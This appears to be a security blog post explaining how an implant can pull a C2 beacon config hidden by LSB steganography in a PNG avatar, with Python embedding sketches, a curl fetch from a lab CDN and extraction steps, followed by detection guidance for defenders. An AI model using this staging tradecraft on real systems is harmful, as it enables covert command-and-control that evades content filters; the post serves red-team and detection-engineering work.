



Hide a C2 Beacon Config in a PNG Pixel and Call It a Profile Pic
your firewall is busy looking for MZ headers and powershell. the implant just downloaded a 256×256 avatar from a CDN, flipped the least significant bit of every channel, and recovered a zlib blob that says where to phone home. no PE. no ELF. just a picture of a sloth. cute.
avatar_staged.png, planted proxy logs). do this on systems you own or have written authorization to test. using image steganography to stage payloads against real victims is a crime, not a flex. this post is for red teamers building detection coverage and blue teamers who are tired of grepping for powershell -enc while the C2 rides in a jpeg.why this still works in 2026
least-significant-bit (LSB) steganography is old. your uncle wrote a paper about it in 1999. it still works because:
- content filters allow images. they have to. otherwise slack dies.
- most AV and EDR treat
image/pngas inert. they do not unpack LSB planes. - the staged blob is tiny. a beacon config, a next-hop URL, an AES key. not a 4MB meterpreter.
- the fetch looks identical to every other profile-pic request in your proxy logs.
the tradecraft is not “hide a whole RAT in a selfie.” the tradecraft is “the image is the dead drop for the next hop.” the implant already exists. it just needs instructions that do not live in a hard-coded IP that threat intel will burn on day one.

step 1: embed the staged config
from PIL import Image
import struct, zlib
payload = b'BEACON|host=lab.c2.local|port=443|sleep=60|jitter=15'
blob = zlib.compress(payload)
header = struct.pack('>I', len(blob)) + blob
# write each bit of header into LSB of R,G,B across pixels
# save as avatar_staged.png
in the lab we pack a length prefix, compress, then walk the RGB plane. capacity is roughly width * height * 3 / 8 bytes. a 256×256 RGB image holds about 24 KB. that is more than enough for a config, a short script, or a URL list. we are not smuggling doom.

step 2: the victim fetch
curl -sS -o /tmp/avatar_staged.png https://cdn.lab.local/assets/avatar_staged.png
file /tmp/avatar_staged.png
output: PNG image data, 256 x 256, 8-bit/color RGB. the magic bytes are honest. IHDR is honest. your email gateway that “allows images” just delivered a config channel. if the implant already lives as a signed binary or a living-off-the-land runner, this fetch is the quiet part.

step 3: extract and phone home
# read LSB of every channel, rebuild length+blob, zlib.decompress
# -> BEACON|host=lab.c2.local|port=443|sleep=60|jitter=15
now the implant knows where to go. rotate the image on the CDN and you rotate the C2 without shipping a new binary. that is the point. the binary is burned slower when the resolver is a picture.

why defenders care (and what to actually detect)
- LSB entropy / chi-square on inbound images from CDNs and user-content hosts. real photos have structured LSBs. encrypted or compressed blobs look random.
- unexpected zlib / gzip magic recovered from bit planes of PNGs that came from non-design workflows.
- process lineage:
python,powershell, or a random binary that opens an image then immediately opens a TLS socket to a new SNI. - proxy correlation: image GET to
cdn.X, then minutes later a CONNECT to a host that appears in no prior baseline for that user. - yara / capa on loaders that call
GetDIBits, Pillowgetdata, or similar bit-plane walks. rare in legit apps, common in this family.
detection engineering notes that are not theater
do not “ban images.” that is how you get fired by marketing. do:
- baseline which processes on endpoints open image files at all.
- sandbox or secondary-scan images fetched by non-browser processes.
- alert when a host that never talks to your C2-ish ASNs suddenly does, shortly after an image pull.
- if you run a mail or chat gateway, strip and re-encode images (recompress PNG/JPEG). LSB payloads die when you rewrite the pixels. yes, it breaks “perfect” memes. good.
sloth take
hiding C2 in a profile pic is not clever anymore. it is furniture. the teams that lose to it are the ones still measuring security by how many .exe blocks their proxy logged this week. rotate your thinking: the picture is the resolver, the implant is already inside, and your content filter said “looks fine.” it looked fine. that was the bug.
lab cleanup
delete avatar_staged.png, wipe the planted proxy lines, and do not leave a “BEACON|host=” string in a public gist “for the blog.” the screenshots above are synthetic. your lab should be too.